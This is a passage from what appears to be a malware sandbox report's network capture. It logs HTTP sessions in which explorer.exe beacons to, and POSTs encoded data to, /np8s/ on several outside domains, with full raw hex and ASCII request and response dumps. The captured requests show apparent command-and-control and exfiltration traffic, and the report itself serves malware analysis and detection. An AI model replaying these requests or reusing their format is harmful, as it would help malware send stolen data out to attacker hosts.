72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 65 74 62 75 73 69 6e 65 73 73 63 72 65 64 69 74 61 6e 64 66 75 6e 64 69 6e 67 2e 63 6f 6d 2f 6e 70 38 73 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.6	49882	68.66.224.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:07:36.982362986 CEST	892	OUT	GET /np8s/?3fk4oN=0pptgqp0MeRyeb/9nmudohOLKq4u2ksDwR1w+rnfL4/we0tceqenlGY7vNOGaAQzxdf5zVwFvA==&Eh=mhUxl HTTP/1.1 Host: www.getbusinesscreditandfunding.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 19:07:37.152631044 CEST	894	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 17:07:37 GMT Server: Apache Strict-Transport-Security: max-age=63072000; includeSubDomains X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Location: https://www.getbusinesscreditandfunding.com/np8s/?3fk4oN=0pptgqp0MeRyeb/9nmudohOLKq4u2ksDwR1w+rnfL4/we0tceqenlGY7vNOGaAQzxdf5zVwFvA==&Eh=mhUxl Content-Length: 354 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 65 74 62 75 73 69 6e 65 73 73 63 72 65 64 69 74 61 6e 64 66 75 6e 64 69 6e 67 2e 63 6f 6d 2f 6e 70 38 73 2f 3f 33 66 6b 34 6f 4e 3d 30 70 70 74 67 71 70 30 4d 65 52 79 65 62 2f 39 6e 6d 75 64 6f 68 4f 4c 4b 71 34 75 32 6b 73 44 77 52 31 77 2b 72 6e 66 4c 34 2f 77 65 30 74 63 65 71 65 6e 6c 47 59 37 76 4e 4f 47 61 41 51 7a 78 64 66 35 7a 56 77 46 76 41 3d 3d 26 61 6d 70 3b 45 68 3d 6d 68 55 78 6c 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.6	49884	81.169.145.161	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:07:42.182368994 CEST	904	OUT	POST /np8s/ HTTP/1.1 Host: www.xn--wsthof-camping-gsb.com Connection: close Content-Length: 416 Cache-Control: no-cache Origin: http://www.xn--wsthof-camping-gsb.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.xn--wsthof-camping-gsb.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 36 50 59 59 32 35 41 38 67 69 31 56 50 41 78 37 71 38 71 74 49 58 58 64 72 4f 73 39 35 50 68 32 58 64 62 7a 44 72 76 2d 6e 75 58 48 7e 68 55 51 4c 59 6e 6d 54 67 36 6a 69 38 74 4f 6f 6f 35 75 36 46 70 62 6b 6c 38 74 7a 47 62 35 61 4b 77 58 66 74 70 39 57 6e 30 4f 49 70 33 48 47 4c 79 76 69 73 4e 6a 56 33 57 41 74 55 6f 38 66 4e 31 72 75 6d 71 54 32 76 71 78 49 6b 79 6e 28 71 4d 38 72 77 77 44 6f 4c 73 4a 67 4d 33 32 37 79 73 45 45 41 36 69 57 4c 6e 4b 55 78 65 75 6c 65 6b 71 43 4b 51 76 59 30 4b 74 5a 56 4a 74 58 4e 57 42 50 7a 46 76 76 4b 38 69 51 48 61 63 76 79 6e 32 41 37 41 70 52 6d 7e 56 72 49 4c 33 32 71 46 44 6e 57 6b 77 31 51 59 74 42 5f 68 4d 78 33 4b 74 7e 6e 36 52 46 4c 74 57 68 31 53 37 36 2d 39 51 75 7a 62 70 34 34 53 5a 42 57 33 64 58 49 46 65 62 31 30 35 30 70 45 41 5a 48 66 62 38 72 71 47 51 78 70 47 49 6e 52 79 62 31 43 6f 65 31 6a 48 52 76 62 50 57 6a 51 49 71 52 6e 36 63 48 66 5f 73 6a 7e 6e 28 6b 68 66 33 6c 79 4e 28 51 4b 46 62 4f 4c 7a 73 5a 4c 4e 4b 4d 58 75 52 36 74 31 7e 34 54 6c 57 57 6c 6b 73 78 67 73 6b 4a 78 72 34 48 75 72 6f 78 44 41 37 62 74 41 37 59 6a 48 73 4d 4a 48 79 4d 64 49 44 77 68 78 4e 39 75 6f 43 34 35 78 4b 35 54 5a 41 62 4e 75 30 4e 4b 39 46 4d 4a 6b 51 74 45 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fk4oN=6PYY25A8gi1VPAx7q8qtlXXdrOs95Ph2XdbzDrv-nuXH~hUQLYnmTg6ji8tOoo5u6Fpbkl8tzGb5aKwXftp9Wn0OIp3HGLyvisNjV3WAtUo8fN1rumqT2vqxIkyn(qM8rwwDoLsJgM327ysEEA6iWLnKUxeulekqCKQvY0KtZVJtXNWBPzFvvK8iQHacvyn2A7ApRm~VrIL32qFDnWkw1QYtB_hMx3Kt~n6RFLtWh1S76-9Quzbp44SZBW3dXIFeb1050pEAZHfb8rqGQxpGInRyb1Coe1jHRvbPWjQIqRn6cHf_sj~n(khf3lyN(QKFbOLzsZLNKMXuR6t1~4TlWWlksxgskJxr4HuroxDA7btA7YjHsMJHyMdIDwhxN9uoC45xK5TZAbNu0NK9FMJkQtE.
May 27, 2022 19:07:42.203660011 CEST	905	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 17:07:42 GMT Server: Apache/2.4.53 (Unix) Content-Length: 196 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. </body></html>

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.6	49885	81.169.145.161	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:07:42.203752041 CEST	918	OUT	POST /np8s/ HTTP/1.1 Host: www.xn--wsthof-camping-gsb.com Connection: close Content-Length: 36488 Cache-Control: no-cache Origin: http://www.xn--wsthof-camping-gsb.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.xn--wsthof-camping-gsb.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 36 50 59 59 32 38 34 32 6c 54 59 4a 46 77 4e 59 74 4f 61 35 52 30 66 66 6e 65 6f 69 6e 2d 68 54 54 6f 28 4e 65 5f 6a 70 32 63 47 43 7a 78 4a 77 42 2d 33 49 54 68 4b 5a 6f 5a 46 4b 69 6f 6c 74 36 42 4e 35 6b 6c 34 74 79 47 7a 70 61 73 68 4d 62 34 31 79 51 48 31 31 5a 5a 32 5a 43 4b 76 39 69 73 59 32 56 33 65 51 74 45 38 38 65 76 64 72 6f 6e 72 66 34 76 72 34 41 45 43 37 37 71 51 68 72 7a 41 62 6f 4f 55 4a 68 38 4c 32 36 54 63 62 54 54 69 6c 4a 37 6e 4c 52 78 66 36 73 37 38 2d 43 4b 45 52 59 32 4f 74 5a 6d 74 74 57 63 32 42 62 51 74 73 33 4b 38 6e 55 48 61 62 72 79 72 6e 41 37 63 31 52 6b 53 76 72 35 28 33 33 61 46 43 67 46 31 4e 77 48 4e 72 48 5f 46 72 78 33 50 78 7e 32 6d 7a 46 4b 41 33 32 58 62 50 7e 63 45 46 75 31 43 79 36 59 53 6e 4b 32 33 43 58 49 46 2d 62 31 30 48 30 70 30 41 5a 46 28 62 7e 4f 4f 47 53 42 70 48 55 58 52 39 44 6c 43 6e 61 31 76 65 52 76 53 77 57 68 52 64 71 6a 48 36 63 55 6e 5f 38 79 7e 67 33 55 68 6a 37 46 7a 4b 37 51 4c 4c 62 4f 4c 46 73 64 66 64 4a 39 48 75 58 2d 35 31 7a 36 37 6c 55 6d 6c 6b 69 52 67 75 76 70 39 37 34 48 32 56 6f 77 7a 32 34 71 6c 41 7e 65 33 48 73 70 39 48 7a 63 64 49 59 41 67 50 4f 38 66 77 48 61 46 32 42 37 7a 76 64 35 6c 6b 75 38 48 78 47 70 4e 42 4b 36 59 50 67 70 30 4b 45 51 57 57 39 77 50 31 64 71 75 77 6c 5a 4d 6d 56 30 49 34 28 6e 50 56 5a 4d 44 69 77 47 43 76 6d 32 6a 54 55 34 73 58 49 4c 66 53 67 7a 65 44 57 64 64 5f 71 6a 48 73 44 36 6b 42 36 33 61 53 35 73 53 37 4d 4e 31 48 7e 70 31 31 78 67 6d 7a 56 56 33 69 6c 6f 43 5f 7a 63 64 62 41 41 48 57 41 35 46 61 4a 75 59 46 31 6a 72 65 68 30 58 4e 4d 79 67 78 4b 31 77 4c 5a 66 42 53 4f 2d 6e 79 5a 76 43 56 6e 37 43 54 6f 58 38 59 78 75 71 33 67 50 63 36 70 75 55 4a 6b 46 45 52 48 53 56 6b 52 70 44 51 4a 68 59 73 66 76 4c 54 61 54 50 75 75 44 36 71 32 62 45 49 32 7a 30 6c 31 6b 56 57 61 39 70 73 72 65 69 61 74 6e 67 59 74 59 33 47 6b 33 4d 34 52 71 30 2d 28 32 47 47 74 79 31 50 69 35 4d 68 51 4f 76 30 6c 4d 57 44 56 6a 50 52 78 61 74 5a 58 34 48 72 57 4a 54 36 69 65 43 75 62 74 49 4c 4f 78 49 36 41 65 53 47 48 70 39 6d 66 49 52 49 7e 46 73 6c 41 75 78 39 57 48 70 63 67 36 41 47 5a 6c 41 42 74 34 39 64 59 57 77 75 39 39 39 4d 28 6f 4f 74 38 47 71 49 6e 42 67 59 30 73 68 78 6e 54 70 4b 35 39 4a 76 39 7a 55 72 6b 64 34 46 6c 61 54 30 5a 4f 62 57 58 57 48 64 5a 68 59 46 57 5a 62 66 4f 59 70 39 38 56 43 74 67 73 38 52 39 5a 7a 4e 4d 64 57 4e 6d 4f 32 34 33 6d 7a 69 50 6c 5a 78 58 67 4e 76 59 32 76 6c 37 6c 6b 79 32 4a 55 35 6b 50 79 4b 4f 41 44 6a 67 71 43 31 49 6d 7a 47 4b 2d 76 75 63 37 56 62 79 66 72 34 69 45 59 34 6e 4c 31 61 71 5a 5a 76 4c 57 67 64 45 73 32 30 32 6e 4f 73 31 49 44 48 79 4a 68 34 6c 56 75 6c 39 78 52 4f 78 4b 66 68 36 37 32 70 44 33 69 49 7a 43 67 51 5a 42 4b 67 78 57 75 46 30 77 71 64 64 36 61 71 57 41 66 43 55 6d 4b 75 56 67 6f 47 4e 76 5a 78 63 4c 31 53 4e 64 31 72 63 6a 47 5f 4d 64 62 5a 54 74 56 4c 38 49 36 31 49 52 33 79 75 77 77 4d 65 52 77 47 70 4a 56 61 54 74 30 65 4b 77 28 33 54 63 51 6a 57 32 47 75 41 37 53 6f 36 6d 42 39 6a 2d 46 47 74 5a 41 48 68 56 5a 73 39 45 55 74 6e 65 45 38 31 2d 49 48 73 34 66 72 59 65 4d 72 77 4a 47 69 6f 77 70 37 57 47 6b 68 73 71 79 63 74 54 4f 79 6c 37 61 73 33 61 39 30 49 45 67 4d 57 75 42 52 4c 68 41 37 72 37 49 62 71 30 4f 77 48 5f 4d 39 52 61 34 71 76 64 42 45 6a 66 49 47 57 55 73 54 49 65 75 5f 59 30 32 2d 62 4d 64 69 63 63 61 32 48 5a 77 33 44 39 53 70 38 64 36 63 74 4d 36 73 51 54 77 30 33 63 28 65 56 38 4d 38 76 47 61 71 74 50 46 78 79 4b 5a 46 7e 2d 62 50 54 61 28 70 44 35 54 78 76 6c 59 6f 62 77 6b 72 28 39 54 56 49 6d 55 4a 50 6b 74 69 65 62 4a 30 70 30 6c 51 66 71 6d 55 6e 56 55 5a 49 72 38 61 32 67 64 64 39 37 67 58 44 52 44 4e 76 4b 77 45 6c 33 6a 46 6a 62 66 2d 47 38 48 47 4f 37 34 78 6d 55 28 5a 4f 6e 6b 57 6c 53 47 6a 39 52 48 43 4e 75 70 50 7a 4e 30 5a 68 41 28 4c 36 72 6d 74 6a 71 33 4e 64 34 41 4f 76 4e 30 61 4a 6a 61 68 7a 49 41 6f 57 4e 32 4d 77 53 44 69 28 37 6b 4c 44 39 33 54 55 59 54 78 54 2d 33 52 6f 5a 37 62 6d 50 30 37 48 30 63 45 49 58 49 53 52 2d 70 48 79 43 31 48 75 61 4d 65 6d 56 41 75 68 56 71 4d 36 68 64 53 Data Ascii: 3fk4oN=6PYY2842lTYJFwNYtOa5R0ffneoin-hTTo(Ne_jp2cGCzxJwB-3lThKZoZFKiolt6BN5kl4tyGzpashMb41yQH11ZZ2ZCKv9isY2V3eQtE88evdronrf4vr4AEC77qQhrzAboOUJh8L26TcbTTilJ7nLRxf6s78-CKERY2OtZmttWc2BbQts3K8nUHabryrnA7c1RkSvr5(33aFCgF1NwHNrH_Frx3Px~2mzFKA32XbP~cEFu1Cy6YSnK23CXIF-b10H0p0AZF(b~OOGSBpHUXR9DlCna1veRvSwWhRdqjH6cUn_8y~g3Uhj7FzK7QLLbOLFsdfdJ9HuX-51z67lUmlkiRguvp974H2Vowz24qlA~e3Hsp9HzcdlYAgPO8fwHaF2B7zvd5lku8HxGpNBK6YPgp0KEQWW9wP1dquwlZMmV0l4(nPVZMDiwGCvm2jTU4sXILfSgzeDWdd_qjHsD6kB63aS5sS7MN1H~p11xgmzVV3iloC_zcdbAAHWA5FaJuYF1jreh0XNMygxK1wLZfBSO-nyZvCVn7CToX8Yxuq3gPc6puUJkFERHSVkRpDQJhYsfvLTaTPuuD6q2bEI2z0l1kVWa9psreiatngYtY3Gk3M4Rq0-(2GGty1Pi5MhQOv0lMWDVjPRxatZX4HrWJT6ieCubtILOxI6AeSGHp9mfIRI~FslAux9WHpcg6AGZlABt49dYWwu999M(oOt8GqlnBgY0shxnTpK59Jv9zUrkd4FlaT0ZObWXWHdZhYFWZbfOYp98VCtgs8R9ZzNMdWNmO243mziPlZxXgNvY2vl7lky2JU5kPyKOADjgqC1ImzGK-vuc7Vbyfr4iEY4nL1aqZZvLWgdEs202nOs1IDHyJh4lVul9xROxKfh672pD3ilzCgQZBKgxWuF0wqdd6aqWAfCUmKuVgoGNvZxcL1SNd1rcjG_MdbZTtVL8I61IR3yuwwMeRwGpJVaTt0eKw(3TcQjW2GuA7So6mB9j-FGtZAHhVZs9EUtneE81-IHs4frYeMrwJGiowp7WGkhsqyctTOyl7as3a90IEgMWuBRLhA7r7Ibq0OwH_M9Ra4qvdBEjfIGWUsTIeu_Y02-bMdicca2HZw3D9Sp8d6ctM6sQTw03c(eV8M8vGaqtPFxyKZF~-bPTa(pD5TxvlYobwkr(9TVlmUJPktiebJ0p0lQfqmUnVUZIr8a2gdd97gXDRDNvKwEl3jFjbf-G8HGO74xmU(ZOnkWlSGj9RHCNupPzN0ZhA(L6rmtjq3Nd4AOvN0aJjahzlAoWN2MwSDi(7kLD93TUYTxT-3RoZ7bmP07H0cEIXISR-pHyC1HuaMemVAuhVqM6hdSV0sIOAFlY7y_YThX9rIf(ACKko5WV821vVg6KhM4VOeQkZ63SLpC7-xGuaJP7buAC-ZodreCf3JRwUgO4LV9~Lgov1Q1(fWSaQNICsxOvydTth(AT8NQ5pMdUNf7(KprKEGdzObBrqcM9qxdpdXkPwXMUByl8RemxxRNIq

Timestamp	kBytes transferred	Direction	Data
			YyqaTCB9UDvOLgD9bHXMluThmqy~vFK~QDObj~bYiVR8jE0PXOXbJvic_IifqOaHFUkaMfhKiV71FGDozo10Px70Vt DCZ~0JiXmep8pV9jlsJS02UWROIxu~_I2txE2LUGCKXE7OM7wVC3zTZk92h81WrmUnbsuoxxJKuZ4z4qEDF4h5HmpM kP8jv4QqRs-cYyftzUOz24YYh3H1TzdURrSqWx2JXI65U4VM9~xaMhL39UAVP8vxnQjJB(Ibs1mjEJObo4oD_zpGct R0cmGi1(R4SX9Ttxn(Mmeb4l8YTQhyrxr2vAtHe2aXQZBIZpgm0XyK_Iga_cpve95lab2QfMhqhTCaORiskXWyIzuP FEgT2OMUTLPToTaKs2cfyqtdyNE50Cj8EldcKM1YK1ZPcx4vZboTLeezOpbe89DYSKb4xLDoHxTHwY9fMM5(aPD1n5 7hlmacJEUtMn0BQv4nfXEUqdZiL6Ur3LBUrvbsZMiFa5uU72dA-yT5f2dHX2Yhj4gGoW_wLhe~JzTn9JD(b3TiQwd8 88vlfZVhSy_G2FiDRO1hPPGS4LHQAsbR-UQAuTsv2jFx3JaLeYZ~CwH7l1r8m(qIJexw5wfIFGsd-tjh2WGRlpBGGZ 1opp7qWftpEmyJlCkHhab8eQu~KVEF8V_TiOiLzGQH467Eb5rAtbHpVEdX3wnbsGmOy0GNIebU_GLqENuX54c7-lAx Zx5AIczaCy8kdb9Doen12a8UTT9S_aelUwTRTRJkpSuEdT_xNAFRFsCUVU0KZeICdW8sFgTdYSlGj(4H2AxYEO_k4T ImgJu~2C8duKt0ZECd9(tkY1BrMy3yvwzqDaZLBFBE35zr51NfxYGpLQlX_pZ(tfNVson1SicEAorFmwTu8rh76vOl iFGbN8T5IxlJizLjLnHYz5mSUHqqRTjqUxnr66wPYUrJr2J6x1Zfts3FTXYRD1v364lQ6VfsDX6a4h0z1RXEvPhXXhhQ- VKg_OkQXz_wTaRR8yHFdGRkwV4002vxEiBEw1vuvv2majO9D5_7S41QcDj4Rcmx131qoegHs8HWFMlfnn6lQ7ctASBo- tNlN4DzZ(h0w5cQ8fLmgUMzeYrD69p2NCNx31Wt_7f3zuKXo7bdqKWlzu98oGEP7YfVSkJ5NN7IEaYSAFRV1e 4qCsAphHGqdP2mxFlaBFmncy4MWt2DW7Z~PPX6wgqBLag1M7yD1xjotRn5rbbw8hTNM7Iaj94J15Wj3CuZ3L14z3c0 p8v7CXTDfHpWf3dTmmLM3o6QATvakVkxoiyxJRucgcvXNSmsxPdY-ayEj3VnTGaoo98WVmKtumW9qc7akAIJfFRtVY 9JtGddpHYn8tubsLKXSAHmcCzleb29xcL5BHMiR6QjU1pa9a4daJCIlGxhp2OOOG3aIN5ZqotPN4Ysanmmy2pwQt1S IH6YEmvYCcn~7MYGwS2VlUqsBIyg9Nv7ITEAkNT9zUbtT6aE3Cz3CYKdjFMPwCAhfO_IFG841MZb8gcSFY4QQN29H0 m6LbBctnQh719YRTMUDLSHQKvWOZkNkPNdyRoiL2JwGfjQhTwzV6ROlmbGYEPT1JlFP0-eJzacq9MITcUATAwZAxUo RYuJUFF(wlgZ5FBRWi_1zWe5mZqtUxh2U6zPnpEYuUfd_JuitO_T335ESmSNjZOrPBVEhAYj55V7lvMu6TSpwE2tQu Ug0mnl8r-o2IM4UNyQbrqmByC4sFlvuHpGWm2r6chK-kthDgZS8bsNh7XlPoGqfj-~hpiYf9yLXg-j06xpFfKJpIgFphF5ZiEajI E5WAzm0Ls5KRx(DzoSN8UpBn3i3rsIOhcAbG61DlC8xd_19aVfPg3Qx~VQP8D5NiMD64yOQem~G63kLv8OBKiaQH87 mFRsm7U0LWO3iAHCeYkq6bGK5c-BPRVyKM1BdrfMVZVRyVh0ugrR4UeFOTstGiTZUJ44Tk4QIEelEC0IvDIXPKUpVi WtC7JBkuwy5P2XGxn5ZZHN_1Y5WuWVNNi3BZMHJlveSaZm3TEU2G5DK7vX4sx4hclHX25q37B7sjfZdczOQeBVElJW w63SG64fRgAtMTjox9pnm4G86MVMO990_lKvWbi0gdjQyIetRuEjyA2tlUOfT7HVP2Q1ybTdSgQ0RCszKFKbxPbCtx cCfTArL3_pzTwTfLyfNO-rBPwMyjnoiveQpoLb_nmrCEVMHLzh4Qcwzl9Y0OpLU9fSKs5AvYia2uODKVcNDxHvgyh1 YZ7uBvjXjXzZqV3iNVyzK~WkgRf3R0sHbPs6FlrCVx_d512a0rDzPqlVLaghVwQJTMeOAwPVUTpxl4tzPLKE6JgcNz 2~ooCVWwnA4vh3BZKrZrwfXvYZRGKszeFGwl9JHOnLNGMNIqOThjY2N5DRbpQx0SLtF0cjVEJ2gL6oiIu(VlYCH9LN A0jFFdEH6BQy9Ozp8xrOmPOShI-GNUJULLV9tG7tsXoBSXyPxSaEz6pPfNW72DgUpo8Y-9yfoVMF_cfOezxgts-3scn~f~- Oz09~rXKN3MxmwyG1Htr(J3
May 27, 2022 19:07:42.242340088 CEST	942	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 17:07:42 GMT Server: Apache/2.4.53 (Unix) Content-Length: 196 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.6	49886	81.169.145.161	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:07:42.223045111 CEST	941	OUT	GET /np8s/?3fk4oN=1Nsioc0lpQImfCEv7q3CJRvbkNIovvFEONaUY8zyneWF7ypKO8GgemnIz/Jz3qNJ0RZyolUF og==&Eh=mhUxl HTTP/1.1 Host: www.xn--wsthof-camping-gsb.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 19:07:42.243652105 CEST	943	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 17:07:42 GMT Server: Apache/2.4.53 (Unix) Content-Length: 196 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49783	23.19.171.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:18.028729916 CEST	183	OUT	POST /np8s/ HTTP/1.1 Host: www.harmlett.com Connection: close Content-Length: 36488 Cache-Control: no-cache Origin: http://www.harmlett.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko

Timestamp	kBytes transferred	Direction	Data
			Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.harmlett.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 49 64 53 47 7a 46 6e 5a 31 34 74 56 71 46 68 32 69 78 7a 4d 74 53 4d 50 33 35 79 47 28 43 77 51 4e 50 42 58 61 68 4a 42 7a 77 72 2d 54 66 37 62 39 45 63 4d 36 50 38 44 30 46 75 35 35 73 78 68 62 62 49 45 54 5f 4b 32 68 46 57 6d 69 6a 28 79 41 44 35 58 71 49 44 6f 55 44 52 5f 76 69 38 6f 61 4b 51 72 67 6c 7e 51 6d 39 36 31 4a 2d 42 65 76 31 38 48 6e 70 6b 38 53 74 66 4a 79 4b 73 4c 6f 6f 7a 50 45 5a 34 32 75 6e 77 52 54 63 7a 6d 62 36 68 73 55 54 52 35 57 47 73 4a 41 4d 4b 6e 34 62 4f 6d 30 7a 65 56 4f 32 48 5a 34 4f 5a 51 4f 2d 71 67 45 43 32 77 6f 6a 53 64 37 34 6c 68 56 4c 6c 78 79 6a 66 5a 4e 5a 7a 63 44 48 58 70 38 77 6c 31 70 75 48 41 67 6c 4f 30 37 7a 52 38 7a 38 35 43 71 39 48 30 66 67 6e 66 36 38 61 46 38 48 69 64 43 42 41 56 49 74 53 61 43 52 73 57 66 66 55 31 64 5f 4c 49 78 73 7e 54 58 57 7a 34 62 6d 7a 79 44 50 76 72 66 49 36 41 33 2d 65 71 77 39 56 6a 64 2d 7e 71 68 58 4d 77 4c 69 65 67 52 2d 38 55 73 62 65 6c 4c 4a 5a 50 72 72 6f 6a 71 52 57 73 7e 4d 46 47 62 6b 38 54 41 76 67 79 71 31 43 58 62 42 45 50 63 61 76 57 69 35 35 77 74 64 76 56 6b 38 78 61 36 4d 45 72 69 41 6c 35 59 78 30 64 67 75 48 54 36 37 28 53 43 44 41 4a 53 70 62 72 6c 53 74 6d 31 44 42 65 44 54 53 63 55 65 67 35 54 33 35 2d 4e 4a 48 51 41 7a 39 58 68 32 53 43 4f 68 59 73 45 48 6d 5f 71 4a 6b 59 7e 38 43 57 79 66 31 48 42 61 5a 30 4c 61 4e 45 66 55 32 4f 28 44 28 74 54 47 34 34 63 68 7a 35 68 74 33 51 7a 51 61 6f 6a 36 62 59 74 4c 52 66 66 31 77 2d 39 44 6f 50 58 49 7a 73 53 5a 4d 78 70 63 33 58 43 4e 75 44 49 30 50 49 51 4b 68 43 49 33 63 5a 4e 43 7a 62 72 31 51 77 79 47 6e 31 57 61 4d 78 75 5f 69 59 55 4f 59 50 73 53 74 4c 72 30 4d 77 7e 38 28 41 4b 71 46 67 71 48 4a 4e 52 73 46 6a 54 39 5a 46 31 